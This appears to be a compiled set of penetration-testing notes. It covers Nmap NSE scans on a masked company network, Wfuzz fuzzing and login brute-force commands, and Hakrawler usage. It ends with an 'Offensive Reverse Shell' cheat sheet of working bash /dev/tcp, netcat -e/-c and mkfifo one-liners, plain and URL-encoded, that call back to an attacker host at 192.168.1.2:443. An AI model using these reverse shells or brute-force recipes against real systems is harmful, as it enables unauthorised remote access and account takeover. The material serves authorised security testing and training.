- `-sC` — basic script scan
- `--script-updatedb` — will update the script database.

Some of the scripts may ask for the `--script-args=unsafe` option to be set to 1. Please remember, this is a destructive test; these scripts will almost surely crash a system with the corresponding vulnerability. Be careful you do not use this option in a live production environment.

## The actual scans

To start with, create a file `IPList.txt`, listing all the active hosts on the network, to specify target hosts to Nmap. Next, try to analyse the results of a few scans performed in a live environment. When you wish

to try these scans, don't forget to take written permission from the management.

## Checking for SSHv1

Table 2: sshv1 scan

Command/details	Explanation																		
<code>nmap-script sshv1 -iL IPList.txt -osshv1.txt</code>	The command line, running only one script, sshv1.																		
Masked output of sshv1.txt:																			
<p>Nmap scan report for 192.168.1.4 Host is up (0.00011s latency). Not shown: 984 closed ports</p> <table><tr><th>PORT</th><th>STATE</th><th>SERVICE</th></tr><tr><td>21/tcp</td><td>open</td><td>ftp</td></tr><tr><td>22/tcp</td><td>open</td><td>ssh</td></tr></table> <p> _sshv1: Server supports SSHv1</p> <table><tr><td>80/tcp</td><td>open</td><td>http</td></tr><tr><td>111/tcp</td><td>open</td><td>rpcbind</td></tr><tr><td>113/tcp</td><td>open</td><td>auth</td></tr></table>	PORT	STATE	SERVICE	21/tcp	open	ftp	22/tcp	open	ssh	80/tcp	open	http	111/tcp	open	rpcbind	113/tcp	open	auth	<ul style="list-style-type: none"><li>• The output identifies that a host with IP address 192.168.1.4 is running SSHv1.</li><li>• On further probing, the host identified it to be running a very old version of Red Hat Linux.</li><li>• Recommendation: Upgrade SSHv1 to the latest version.</li></ul>
PORT	STATE	SERVICE																	
21/tcp	open	ftp																	
22/tcp	open	ssh																	
80/tcp	open	http																	
111/tcp	open	rpcbind																	
113/tcp	open	auth																	

## Sniffer detection

Table 3: sniffer-detect scan

Command/details	Explanation
<code>nmap-script sniffer-detect -iL IPList.txt -osniffer-detect.txt</code>	Initiating sniffer detection
Masked output of sniffer-detect.txt	

Table 3: sniffer-detect scan

Command/details	Explanation
<p>Nmap scan report for 192.168.1.26 Host is up (0.00012s latency). Not shown: 992 closed ports</p> <pre> PORT      STATE SERVICE 135/tcp    open  msrpc 139/tcp    open  netbios-ssn 445/tcp    open  microsoft-ds 2967/tcp   open  symantec-av 5101/tcp   open  admdog 5225/tcp   open  unknown 5226/tcp   open  unknown 8008/tcp   open  http           </pre> <p>MAC Address: 00:XX:XX:XX:XX:2D (Intel Corporate)</p> <p>Host script results:</p> <p> _sniffer-detect: Windows with libpcap installed; may or may not be sniffing (tests: "1_1___1_")</p>	<ul style="list-style-type: none"> <li>• The detection of host 192.168.1.26 informs you that it is running Windows, with <code>libpcap</code> installed. It further states that the sniffer may not be sniffing.</li> <li>• After discussion with the management, it became clear that for testing their environment, <code>pcap</code> libraries were indeed installed on this host.</li> </ul>

## ***smb-enum-users***

This is a very interesting script. In one go, you can identify all the users present on the entire network, and their status. You may wish to identify which of them have left the organisation, and disable/delete the corresponding account, as per company policy.

Table 4: smb-enum-users scan

Command/details	Explanation
<code>nmap-script smb-enum-users -iL IPList.txt -osmb-enum-users.txt</code>	To scan all hosts listed in <code>IPList.txt</code> for SMB users
Masked output of smb-enum-usrs.txt	
<p>Nmap scan report for 192.168.1.109 Host is up (0.00015s latency). Not shown: 989 closed ports</p> <pre> PORT      STATE SERVICE 135/tcp   open  msrpc 139/tcp   open  netbios-ssn 445/tcp   open  microsoft-ds 1000/tcp  open  cadlock 1145/tcp  open  unknown 1720/tcp  open  H.323/Q.931 2401/tcp  open  cvspserver 2967/tcp  open  symantec-av 5060/tcp  open  sip 5061/tcp  open  sip-tls 5101/tcp  open  admdog </pre> <p>MAC Address: 00:XX:XX:XX:XX:04 (G-pro Computer)</p> <p>Host script results:</p> <pre>   smb-enum-users:     TESTCOMPANY\A-----y (RID: 1228)     TESTCOMPANY\accounts_user (RID: 1125)     TESTCOMPANY\Administrator (RID: 500)     TESTCOMPANY\a-----r (RID: 1168)     TESTCOMPANY\a-----g (RID: 1224)     TESTCOMPANY\a-----r (RID: 1122) </pre>	<ul style="list-style-type: none"> <li>Though the scan was performed on a live installation, to preserve confidentiality, the company name and user names are masked.</li> <li>When the script result was shown to TESTCOMPANY management, they were shocked to see active accounts of many past employees! Suspending all further tests and network audits, they first disabled the unwanted accounts.</li> </ul>

Table 4: smb-enum-users scan

Command/details	Explanation
TESTCOMPANY\A-----D\$ (RID: 1249)	
TESTCOMPANY\A-----e (RID: 1199)	
TESTCOMPANY\A-----r (RID: 1231)	
TESTCOMPANY\A-----e (RID: 1186)	
TESTCOMPANY\A-----S\$ (RID: 1218)	
TESTCOMPANY\A-----S2\$ (RID: 1227)	
TESTCOMPANY\c-----r (RID: 1120)	
TESTCOMPANY\c-----r (RID: 1120)	
TESTCOMPANY\cvsserver\$ (RID: 1176)	
TESTCOMPANY\d-----e (RID: 1174)	
TESTCOMPANY\d-----y (RID: 1212)	

The power of NMap script scans doesn't end here. By using various scanning options, you can run combinations of various script categories (SMB scans, HTTP scans, etc) at one go.

## 10. Useful NSE Script Examples

Command	Description
<code>nmap -Pn -script=http-sitemap-generator interviewbit.com</code>	Map generator for HTTP site
<code>nmap -n -Pn -p 80 -open -sV -vvv -script banner,http-title -iR 1000</code>	Search random web servers
<code>nmap -Pn -script=dns-brute interviewbit.com</code>	This guesses sub-domains by brute forcing on DNS hostnames
<code>nmap -n -Pn -vv -O -sV -script smb-enum*,smb-ls,smb-mbenum,smb-os-discovery,smb-s*,smb-vuln*,smbv2* -vv 192.168.1.1</code>	Run safe SMB scripts
<code>nmap -script whois* interviewbit.com</code>	Query for whois
<code>nmap -p80 -script http-unsafe-output-escaping interviewbit.com</code>	Vulnerabilities detection on cross websites
<code>nmap -p80 -script http-sql-injection interviewbit.com</code>	SQL injections detection



<https://null-byte.wonderhowto.com/how-to/advanced-nmap-top-5-intrusive-nmap-scripts-hackers-pentesters-should-know-0187287/>

<https://www.interviewbit.com/nmap-cheat-sheet/>

## Web PenTest Tools – Wfuzz

# Fuzzing Paths and Files

Wfuzz can be used to look for hidden content, such as files and directories, within a web server, allowing to find further attack vectors. It is worth noting that, the success of this task depends highly on the dictionaries used.

However, due to the limited number of platforms, default installations, known resources such as logfiles, administrative directories, a considerable number of resources are located in predictable locations. Therefore, brute forcing these contents becomes a more feasible task.

Wfuzz contains some dictionaries, other larger and up to date open source word lists are:

- [fuzzdb](#)
- [seclists](#)

Below is shown an example of wfuzz looking for common directories:

```
$ wfuzz -w wordlist/general/common.txt  
http://testphp.vulnweb.com/FUZZ
```

Below is shown an example of wfuzz looking for common files:

```
$ wfuzz -w wordlist/general/common.txt  
http://testphp.vulnweb.com/FUZZ.php
```

## Fuzzing Parameters In URLs

You often want to fuzz some sort of data in the URL's query string, this can be achieved by specifying the FUZZ keyword in the URL after a question mark:

```
$ wfuzz -z range,0-10 --hl 97
http://testphp.vulnweb.com/listproducts.php?cat=FUZZ
```

## Fuzzing POST Requests

If you want to fuzz some form-encoded data like an HTML form will do, simply pass a -d command line argument:

```
$ wfuzz -z file,wordlist/others/common_pass.txt -d
"uname=FUZZ&pass=FUZZ" --hc 302
http://testphp.vulnweb.com/userinfo.php
```

```
*****
```

```
* Wfuzz 2.2 - The Web Fuzzer *
```

```
*****
```

Target: http://testphp.vulnweb.com/userinfo.php

Total requests: 52

```
=====
```

ID	Response	Lines	Word	Chars	Request
----	----------	-------	------	-------	---------

```
=====
```

00044:	C=200	114 L	356 W	5111 Ch	"test"
--------	-------	-------	-------	---------	--------

Total time: 2.140146

Processed Requests: 52

Filtered Requests: 51

Requests/sec.: 24.29739

# Fuzzing Cookies

To send your own cookies to the server, for example, to associate a request to HTTP sessions, you can use the `-b` parameter (repeat for various cookies):

```
$ wfuzz -z file,wordlist/general/common.txt -b cookie=value1 -b cookie2=value2 http://testphp.vulnweb.com/FUZZ
```

The command above will generate HTTP requests such as the one below:

```
GET /attach HTTP/1.1
Host: testphp.vulnweb.com
Accept: */*
Content-Type: application/x-www-form-urlencoded
Cookie: cookie=value1; cookie2=value2
User-Agent: Wfuzz/2.2
Connection: close
```

Cookies can also be fuzzed:

```
$ wfuzz -z file,wordlist/general/common.txt -b cookie=FUZZ http://testphp.vulnweb.com/
```

# Fuzzing Custom headers

If you'd like to add HTTP headers to a request, simply use the `-H` parameter (repeat for various headers):

```
$ wfuzz -z file,wordlist/general/common.txt -H "myheader: headervalue" -H "myheader2: headervalue2" http://testphp.vulnweb.com/FUZZ
```

The command above will generate HTTP requests such as the one below:

```
GET /agent HTTP/1.1
Host: testphp.vulnweb.com
```

```
Accept: */*
Myheader2: headervalue2
Myheader: headervalue
Content-Type: application/x-www-form-urlencoded
User-Agent: Wfuzz/2.2
Connection: close
```

You can modify existing headers, for example, for specifying a custom user agent, execute the following:

```
$ wfuzz -z file,wordlist/general/common.txt -H "myheader:
headervalue" -H "User-Agent: Googlebot-News"
http://testphp.vulnweb.com/FUZZ
```

The command above will generate HTTP requests such as the one below:

```
GET /asp HTTP/1.1
Host: testphp.vulnweb.com
Accept: */*
Myheader: headervalue
Content-Type: application/x-www-form-urlencoded
User-Agent: Googlebot-News
Connection: close
```

Headers can also be fuzzed:

```
$ wfuzz -z file,wordlist/general/common.txt -H "User-Agent: FUZZ"
http://testphp.vulnweb.com/
```

## Fuzzing HTTP Verbs

HTTP verbs fuzzing can be specified using the -X switch:

```
$ wfuzz -z list,GET-HEAD-POST-TRACE-OPTIONS -X FUZZ
http://testphp.vulnweb.com/
```

```

*****

* Wfuzz 2.2 - The Web Fuzzer *

*****

Target: http://testphp.vulnweb.com/

Total requests: 5

=====

ID          Response    Lines      Word        Chars        Request
=====

00002:  C=200      0 L        0 W          0 Ch        "HEAD"
00004:  C=405      7 L       12 W       172 Ch      "TRACE"
00005:  C=405      7 L       12 W       172 Ch      "OPTIONS"
00001:  C=200     104 L     296 W     4096 Ch      "GET"
00003:  C=200     104 L     296 W     4096 Ch      "POST"

Total time: 1.030354

Processed Requests: 5

Filtered Requests: 0

Requests/sec.: 4.852696

```

If you want to perform the requests using a specific verb you can also use “-X HEAD”.

## Proxies

If you need to use a proxy, simply use the -p parameter:

```
$ wfuzz -z file,wordlist/general/common.txt -p localhost:8080
http://testphp.vulnweb.com/FUZZ
```

In addition to basic HTTP proxies, Wfuzz also supports proxies using the SOCKS4 and SOCKS5 protocol:

```
$ wfuzz -z file,wordlist/general/common.txt -p
localhost:2222:SOCKS5 http://testphp.vulnweb.com/FUZZ
```

Multiple proxies can be used simultaneously by supplying various -p parameters:

```
$ wfuzz -z file,wordlist/general/common.txt -p localhost:8080 -p
localhost:9090 http://testphp.vulnweb.com/FUZZ
```

Each request will be performed using a different proxy each time.

## Authentication

Wfuzz can set an authentication headers by using the `-basic/ntlm/digest` command line switches.

For example, a protected resource using Basic authentication can be fuzzed using the following command:

```
$ wfuzz -z list,nonvalid-httpwatch --basic FUZZ:FUZZ
https://www.httpwatch.com/httpgallery/authentication/authenticati
mage/default.aspx
```

```
*****
```

```
* Wfuzz 2.2 - The Web Fuzzer *
```

```
*****
```

Target:

```
https://www.httpwatch.com/httpgallery/authentication/authenticati
mage/default.aspx
```

Total requests: 2

=====					
ID	Response	Lines	Word	Chars	Request
=====					
00001:	C=401	0 L	11 W	58 Ch	"nonvalid"
00002:	C=200	20 L	91 W	5294 Ch	"httpwatch"
Total time: 0.820029					
Processed Requests: 2					
Filtered Requests: 0					
Requests/sec.: 2.438938					

If you want to fuzz a resource from a protected website you can also use “-basic user:pass”.

## Recursion

The -R switch can be used to specify a payload recursion’s depth. For example, if you want to search for existing directories and then fuzz within these directories again using the same payload you can use the following command:

```
$ wfuzz -z list,"admin-CVS-cgi\bin" -R1
http://testphp.vulnweb.com/FUZZ

*****

* Wfuzz 2.2 - The Web Fuzzer *
```

\*\*\*\*\*

Target: http://testphp.vulnweb.com/FUZZ

Total requests: 3

=====					
ID	Response	Lines	Word	Chars	Request
=====					
00003:	C=403	10 L	29 W	263 Ch	"cgi-bin"
00002:	C=301	7 L	12 W	184 Ch	"CVS"
_ Enqueued response for recursion (level=1)					
00001:	C=301	7 L	12 W	184 Ch	"admin"
_ Enqueued response for recursion (level=1)					
00008:	C=404	7 L	12 W	168 Ch	"admin - CVS"
00007:	C=404	7 L	12 W	168 Ch	"admin - admin"
00005:	C=404	7 L	12 W	168 Ch	"CVS - CVS"
00006:	C=404	7 L	12 W	168 Ch	"CVS - cgi-bin"
00009:	C=404	7 L	12 W	168 Ch	"admin - cgi-bin"
00004:	C=404	7 L	12 W	168 Ch	"CVS - admin"

## Perfomance

Several options lets you fine tune the HTTP request engine, depending on the performance impact on the application, and on your own processing power and bandwidth.



You can increase or decrease the number of simultaneous requests to make your attack proceed faster or slower by using the `-t` switch.

You can tell Wfuzz to stop a given number of seconds before performing another request using the `-s` parameter.

## Writing to a file

Wfuzz supports writing the results to a file in a different format. This is performed by plugins called “printers”. The available printers can be listed executing:

```
$ wfuzz -e printers
```

For example, to write results to an output file in JSON format use the following command:

```
$ wfuzz -f /tmp/outfile,json -w wordlist/general/common.txt  
http://testphp.vulnweb.com/FUZZ
```

## Different output

Wfuzz supports showing the results in various formats. This is performed by plugins called “printers”. The available printers can be listed executing:

```
$ wfuzz -e printers
```

For example, to show results in JSON format use the following command:

```
$ wfuzz -o json -w wordlist/general/common.txt  
http://testphp.vulnweb.com/FUZZ
```

When using the default or raw output you can also select additional FuzzResult’s fields to show, using `-efield`, together with the payload description:

```
$ wfuzz -z range --zD 0-1 -u  
http://testphp.vulnweb.com/artists.php?artist=FUZZ --efield r  
...
```

```

000000001:  200          99 L    272 W    3868 Ch   0 | GET
/artists.php?artist=0 HTTP/1.1

                                     Content-Type:
application/x-www-form-urlencoded

                                     User-Agent:
Wfuzz/2.4

                                     Host:
testphp.vulnweb.com

...

```

The above command is useful, for example, to debug what exact HTTP request Wfuzz sent to the remote Web server.

To completely replace the default payload output you can use `--field` instead:

```

$ wfuzz -z range --zD 0-1 -u
http://testphp.vulnweb.com/artists.php?artist=FUZZ --field url

...

000000001:  200          104 L    364 W    4735 Ch
"http://testphp.vulnweb.com/artists.php?artist=0"

...

```

`--efield` and `--field` can be repeated to show several fields:

```

$ wfuzz -z range --zD 0-1 -u
http://testphp.vulnweb.com/artists.php?artist=FUZZ --efield url --
efield h

...

000000001:  200          104 L    364 W    4735 Ch   "0 |
http://testphp.vulnweb.com/artists.php?artist=0 | 4735"

...

```

The field printer can be used with a `--efield` or `--field` expression to list only the specified filter expressions without a header or footer:

```
$ wfuzz -z list --zD https://www.airbnb.com/ --script=links --script-args=links.regex=.*js$,links.enqueue=False -u FUZZ -o field --field plugins.links.link | head -n3
```

```
https://a0.muscache.com/airbnb/static/packages/4e8d-d5c346ee.js
```

```
https://a0.muscache.com/airbnb/static/packages/7afc-ac814a17.js
```

```
https://a0.muscache.com/airbnb/static/packages/7642-dcf4f8dc.js
```

The above command is useful, for example, to pipe wfuzz into other tools or perform console scripts.

–efield and –field are in fact filter expressions. Check the filter language section in the advance usage document for the available fields and operators.

<https://wfuzz.readthedocs.io/en/latest/user/basicusage.html>

Login Form bruteforce

*POST, Single list, filter string (hide)*

```
wfuzz -c -w users.txt --hs "Login name" -d  
"name=FUZZ&password=FUZZ&autologin=1&enter=Sign+in"  
http://zipper.htb/zabbix/index.php
```

#Here we have filtered by line

*POST, 2 lists, filter code (show)*

```
wfuzz.py -c -z file,users.txt -z file,pass.txt --sc 200 -d  
"name=FUZZ&password=FUZZ2&autologin=1&enter=Sign+in"  
http://zipper.htb/zabbix/index.php
```

#Here we have filtered by code

*GET, 2 lists, filter string (show), proxy, cookies*

```
wfuzz -c -w users.txt -w pass.txt --ss "Welcome " -p 127.0.0.1:8080:HTTP -b  
"PHPSESSIONID=1234567890abcdef;customcookie=hey"  
"http://example.com/index.php?username=FUZZ&password=FUZZ2&action=sign+in"
```

Bruteforce Directory/RESTful bruteforce

[Arjun parameters wordlist](#)

```
wfuzz -c -w /tmp/tmp/params.txt --hc 404 https://domain.com/api/FUZZ
```

Path Parameters BF

```
wfuzz -c -w ~/git/Arjun/db/params.txt --hw 11 'http://example.com/path%3BFUZZ=FUZZ'
```

Header Authentication

*Basic, 2 lists, filter string (show), proxy*

```
wfuzz -c -w users.txt -w pass.txt -p 127.0.0.1:8080:HTTP --ss "Welcome" --basic FUZZ:FUZZ2  
"http://example.com/index.php"
```

*NTLM, 2 lists, filter string (show), proxy*

```
wfuzz -c -w users.txt -w pass.txt -p 127.0.0.1:8080:HTTP --ss "Welcome" --ntlm  
'domain\FUZZ:FUZZ' "http://example.com/index.php"
```

Cookie/Header bruteforce (vhost brute)

*Cookie, filter code (show), proxy*

```
wfuzz -c -w users.txt -p 127.0.0.1:8080:HTTP --ss "Welcome " -H  
"Cookie:id=1312321&user=FUZZ" "http://example.com/index.php"
```

*User-Agent, filter code (hide), proxy*

```
wfuzz -c -w user-agents.txt -p 127.0.0.1:8080:HTTP --ss "Welcome " -H "User-Agent: FUZZ"  
"http://example.com/index.php"
```

*Host*

```
wfuzz -c -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-
```

```
top1million-20000.txt --hc 400,404,403 -H "Host: FUZZ.example.com" -u
```

```
http://example.com -t 100
```

HTTP Verbs (methods) bruteforce

*Using file*

```
wfuzz -c -w methods.txt -p 127.0.0.1:8080:HTTP --sc 200 -X FUZZ  
"http://example.com/index.php"
```

*Using inline list*

```
$ wfuzz -z list,GET-HEAD-POST-TRACE-OPTIONS -X FUZZ http://testphp.vulnweb.com/
```

Directory & Files Bruteforce

#Filter by whitelisting codes

```
wfuzz -c -z file,/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --sc  
200,202,204,301,302,307,403 http://example.com/uploads/FUZZ
```

Tool to bypass Webs

<https://github.com/carlospolop/fuzzhttpbypass>

<https://book.hacktricks.xyz/pentesting-web/web-tool-wfuzz>

<https://github.com/carlospolop/hacktricks/blob/master/pentesting-web/web-tool-wfuzz.md>

## Web PenTest Tools – Hakrawler

What is it?

Hakrawler is a Go web crawler designed for easy, quick discovery of endpoints and assets within a web application. It can be used to discover:

- Forms
- Endpoints
- Subdomains
- Related domains
- JavaScript files

The goal is to create the tool in a way that it can be easily chained with other tools such as subdomain enumeration tools and vulnerability scanners in order to facilitate tool chaining, for example:

## Usage

Note: multiple domains can be crawled by piping them into hakrawler from stdin. If only a single domain is being crawled, it can be added by using the -domain flag.

```
$ hakrawler -h
Usage of hakrawler:
  -all
      Include everything in output - this is the default, so
      this option is superfluous (default true)
  -auth string
      The value of this will be included as a Authorization
      header
  -cookie string
      The value of this will be included as a Cookie header
  -depth int
      Maximum depth to crawl, the default is 1. Anything above
      1 will include URLs from robots, sitemap, waybackurls and the
      initial crawler as a seed. Higher numbers take longer but yield
      more results. (default 1)
  -domain string
      The domain that you wish to crawl (for example,
      google.com)
  -forms
      Include form actions in output
  -js
      Include links to utilised JavaScript files
  -outdir string
      Directory to save discovered raw HTTP requests
  -plain
      Don't use colours or print the banners to allow for
      easier parsing
  -robots
      Include robots.txt entries in output
  -schema string
      Schema, http or https (default "http")
  -scope string
      Scope to include:
      strict = specified domain only
      subs = specified domain and subdomains
      fuzzy = anything containing the supplied domain
      yolo = everything (default "subs")
  -sitemap
      Include sitemap.xml entries in output
  -subs
      Include subdomains in output
  -urls
      Include URLs in output
```

-usewayback  
Query wayback machine for URLs and add them as seeds for the crawler

-wayback  
Include wayback machine entries in output

-linkfinder  
Search all JavaScript files for more links. Note that these will not be complete links, only relative. Parsing full links from JavaScript is too resource intensive.


## Basic Example

Image:

Command: `hakrawler -domain bugcrowd.com -depth 1`

Full text output:

```
$ hakrawler -domain bugcrowd.com -depth 1
```



Crafted with <3 by hakluke

```
[robots] http://bugcrowd.com/*?preview
[sitemap] https://bugcrowd.com/
[sitemap] https://bugcrowd.com/contact/
[sitemap] https://bugcrowd.com/faq/
[sitemap] https://bugcrowd.com/leaderboard/
[sitemap] https://bugcrowd.com/list-of-bug-bounty-programs/
[sitemap] https://bugcrowd.com/press/
[sitemap] https://bugcrowd.com/pricing/
[sitemap] https://bugcrowd.com/privacy/
[sitemap] https://bugcrowd.com/terms/
[sitemap] https://bugcrowd.com/resources/responsible-disclosure-program/
[sitemap] https://bugcrowd.com/resources/why-care-about-web-security/
[sitemap] https://bugcrowd.com/resources/what-is-a-bug-bounty/
[sitemap] https://bugcrowd.com/stories/movember/
[sitemap] https://bugcrowd.com/stories/riskio/
[sitemap] https://bugcrowd.com/stories/tagged/
[sitemap] https://bugcrowd.com/tour/
[sitemap] https://bugcrowd.com/tour/platform/
[sitemap] https://bugcrowd.com/tour/crowd/
[sitemap] https://bugcrowd.com/customers/programs/new
[sitemap] https://bugcrowd.com/portal/
```

[sitemap] [https://bugcrowd.com/portal/user/sign\\_in/](https://bugcrowd.com/portal/user/sign_in/)  
[sitemap] [https://bugcrowd.com/portal/user/sign\\_up/](https://bugcrowd.com/portal/user/sign_up/)  
[url] [https://bugcrowd.com/user/sign\\_in](https://bugcrowd.com/user/sign_in)  
[subdomain] bugcrowd.com  
[url] [https://tracker.bugcrowd.com/user/sign\\_in](https://tracker.bugcrowd.com/user/sign_in)  
[subdomain] tracker.bugcrowd.com  
[url] <https://www.bugcrowd.com/>  
[subdomain] www.bugcrowd.com  
[url] <https://www.bugcrowd.com/products/how-it-works/>  
[url] <https://www.bugcrowd.com/products/how-it-works/the-bugcrowd-difference/>  
[url] <https://www.bugcrowd.com/products/platform/>  
[url] <https://www.bugcrowd.com/products/platform/integrations/>  
[url] <https://www.bugcrowd.com/products/platform/vulnerability-rating-taxonomy/>  
[url] <https://www.bugcrowd.com/products/attack-surface-management/>  
[url] <https://www.bugcrowd.com/products/bug-bounty/>  
[url] <https://www.bugcrowd.com/products/vulnerability-disclosure/>  
[url] <https://www.bugcrowd.com/products/next-gen-pen-test/>  
[url] <https://www.bugcrowd.com/products/bug-bash/>  
[url] <https://www.bugcrowd.com/resources/reports/priority-one-report>  
[url] <https://www.bugcrowd.com/solutions/>  
[url] <https://www.bugcrowd.com/solutions/financial-services/>  
[url] <https://www.bugcrowd.com/solutions/healthcare/>  
[url] <https://www.bugcrowd.com/solutions/retail/>  
[url] <https://www.bugcrowd.com/solutions/automotive-security/>  
[url] <https://www.bugcrowd.com/solutions/technology/>  
[url] <https://www.bugcrowd.com/solutions/government/>  
[url] <https://www.bugcrowd.com/solutions/security/>  
[url] <https://www.bugcrowd.com/solutions/marketplace-apps/>  
[url] <https://www.bugcrowd.com/customers/>  
[url] <https://www.bugcrowd.com/hackers/>  
[url] <https://bugcrowd.com/programs>  
[url] <https://bugcrowd.com/crowdstream>  
[url] <https://www.bugcrowd.com/bug-bounty-list/>  
[url] <https://www.bugcrowd.com/hackers/faqs/>  
[url] <https://www.bugcrowd.com/resources/help-wanted/>  
[url] <https://www.bugcrowd.com/hackers/bugcrowd-university/>  
[url] <https://www.bugcrowd.com/hackers/ambassador-program/>  
[url] <https://forum.bugcrowd.com>  
[subdomain] forum.bugcrowd.com  
[url] <https://bugcrowd.com/leaderboard>  
[url] <https://www.bugcrowd.com/resources/levelup-0x04>  
[url] <https://www.bugcrowd.com/resources/>  
[url] <https://www.bugcrowd.com/resources/webinars/>  
[url] <https://www.bugcrowd.com/resources/bakers-dozen/>  
[url] <https://www.bugcrowd.com/events/>  
[url] <https://www.bugcrowd.com/resources/glossary/>  
[url] <https://www.bugcrowd.com/resources/faqs/>  
[url] <https://www.bugcrowd.com/about/>  
[url] <https://www.bugcrowd.com/blog>  
[url] <https://www.bugcrowd.com/about/expertise/>  
[url] <https://www.bugcrowd.com/about/leadership/>

[url] <https://www.bugcrowd.com/about/press-releases/>  
[url] <https://www.bugcrowd.com/about/careers/>  
[url] <https://www.bugcrowd.com/partners/>  
[url] <https://www.bugcrowd.com/about/news/>  
[url] <https://www.bugcrowd.com/about/contact/>  
[url] [https://bugcrowd.com/user/sign\\_up](https://bugcrowd.com/user/sign_up)  
[url] <https://www.bugcrowd.com/get-started/>  
[url] <https://www.bugcrowd.com/products/attack-surface-management>  
[url] <https://www.bugcrowd.com/products/bug-bounty>  
[url] <https://www.bugcrowd.com/customers/motorola>  
[url] <https://www.bugcrowd.com/products/vulnerability-disclosure>  
[url] <https://www.bugcrowd.com/products/next-gen-pen-test>  
[url] <https://www.bugcrowd.com/resources/guides/esg-research-ciso-security-trends>  
[url] <https://www.bugcrowd.com/events/join-us-at-rsa-2019-march-4-8-2019-san-francisco/>  
[url] <https://www.bugcrowd.com/resources/4-reasons-to-swap-your-traditional-pen-test-with-a-next-gen-pen-test/>  
[url] <https://www.bugcrowd.com/blog/november-2019-hall-of-fame/>  
[url] <https://www.bugcrowd.com/blog/bugcrowd-launches-crowdstream-and-in-platform-coordinated-disclosure/>  
[url] <https://www.bugcrowd.com/blog/the-future-is-now-2020-cybersecurity-predictions/>  
[url] <https://www.bugcrowd.com/press-release/bugcrowd-launches-first-crowd-driven-approach-to-risk-based-asset-discovery-and-prioritization/>  
[url] <https://www.bugcrowd.com/press-release/bugcrowd-university-expands-education-and-training-for-whitehat-hackers/>  
[url] <https://www.bugcrowd.com/press-release/bugcrowd-announces-industrys-first-platform-enabled-cybersecurity-assessments-for-marketplaces/>  
[url] <https://www.bugcrowd.com/news/>  
[url] <https://www.bugcrowd.com/events/appsec-cali/>  
[url] <https://www.bugcrowd.com/events>  
[url] <https://www.bugcrowd.com/bugcrowd-security/>  
[url] <https://www.bugcrowd.com/terms-and-conditions/>  
[url] <https://www.bugcrowd.com/privacy/>  
[javascript] [https://www.bugcrowd.com/wp-content/uploads/autoptimize/js/autoptimize\\_single\\_de6b8fb8b3b0a0ac96d1476a6ef0d147.js](https://www.bugcrowd.com/wp-content/uploads/autoptimize/js/autoptimize_single_de6b8fb8b3b0a0ac96d1476a6ef0d147.js)  
[javascript] [https://www.bugcrowd.com/wp-content/uploads/autoptimize/js/autoptimize\\_79a2bb0d9a869da52bd3e98a65b0cfb7.js](https://www.bugcrowd.com/wp-content/uploads/autoptimize/js/autoptimize_79a2bb0d9a869da52bd3e98a65b0cfb7.js)  
<https://reconshell.com/hakrawler-a-fast-cli-web-crawler-for-hackers/>

## Web PenTest Tools - Webshells

### Offensive Reverse Shell (Cheat Sheet)

- Bash
  - Bash (URL Encode)
- Netcat
  - Netcat Linux
    - -e
    - -e (URL Encode)



- -c
  - -c (URL Encode)
  - fifo
  - fifo (URL Encode)
  - fifo (Base64)
- Netcat Windows
- cURL
- Wget
- Node-RED
- WebShell
  - Exif Data
  - ASP WebShell
  - PHP WebShell
  - Log Poisoning WebShell
    - SSH
    - FTP
    - HTTP
- Server Side Template Injection (SSTI)
- UnrealIRCd
- Exif Data
- Shellshock
  - SSH
  - HTTP
    - HTTP 500 Internal Server Error
- CMS
  - WordPress
  - October
  - Jenkins
    - Windows
    - Linux
- Perl
- Python
- Python3
- PHP
- Ruby
- Xterm
- Ncat
- Socat
- PowerShell
- Awk
- Gawk
- Golang
- Telnet
- Java
- Node
- Msfvenom
  - Web Payloads
    - PHP
    - WAR
    - JAR

- JSP
- ASPX
- Linux Payloads
  - Listener Netcat
  - Listener Metasploit Multi Handler
- Windows Payloads
  - Listener Netcat
  - Listener Metasploit Multi Handler

---

```

Bash
TCP
bash -i >& /dev/tcp/192.168.1.2/443 0>&1
bash -l > /dev/tcp/192.168.1.2/443 0<&1 2>&1
sh -i 5<> /dev/tcp/192.168.1.2/443 0<&5 1>&5 2>&5
bash -c "bash -i >& /dev/tcp/192.168.1.2/443 0>&1"
0<&196;exec 196<>/dev/tcp/192.168.1.2/443; sh <&196 >&196 2>&196
exec 5<>/dev/tcp/192.168.1.2/443;cat <&5 | while read line; do $line 2>&5
>&5; done
UDP
sh -i >& /dev/udp/192.168.1.2/443 0>&1
Bash URL Encode
bash%20-c%20%22bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.2%2F443%20%3E%261%22

```

---

```

Netcat
Netcat Linux
-e
nc -e /bin/sh 192.168.1.2 443
nc -e /bin/bash 192.168.1.2 443

-e URL Encode

nc%20-e%20%2Fbin%2Fsh%20192.168.1.2%20443
nc%20-e%20%2Fbin%2Fbash%20192.168.1.2%20443

-c

nc -c /bin/sh 192.168.1.2 443
nc -c /bin/bash 192.168.1.2 443

-c URL Encode

nc%20-c%20%2Fbin%2Fsh%20192.168.1.2%20443
nc%20-c%20%2Fbin%2Fbash%20192.168.1.2%20443

fifo

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.2 443 >/tmp/f

```

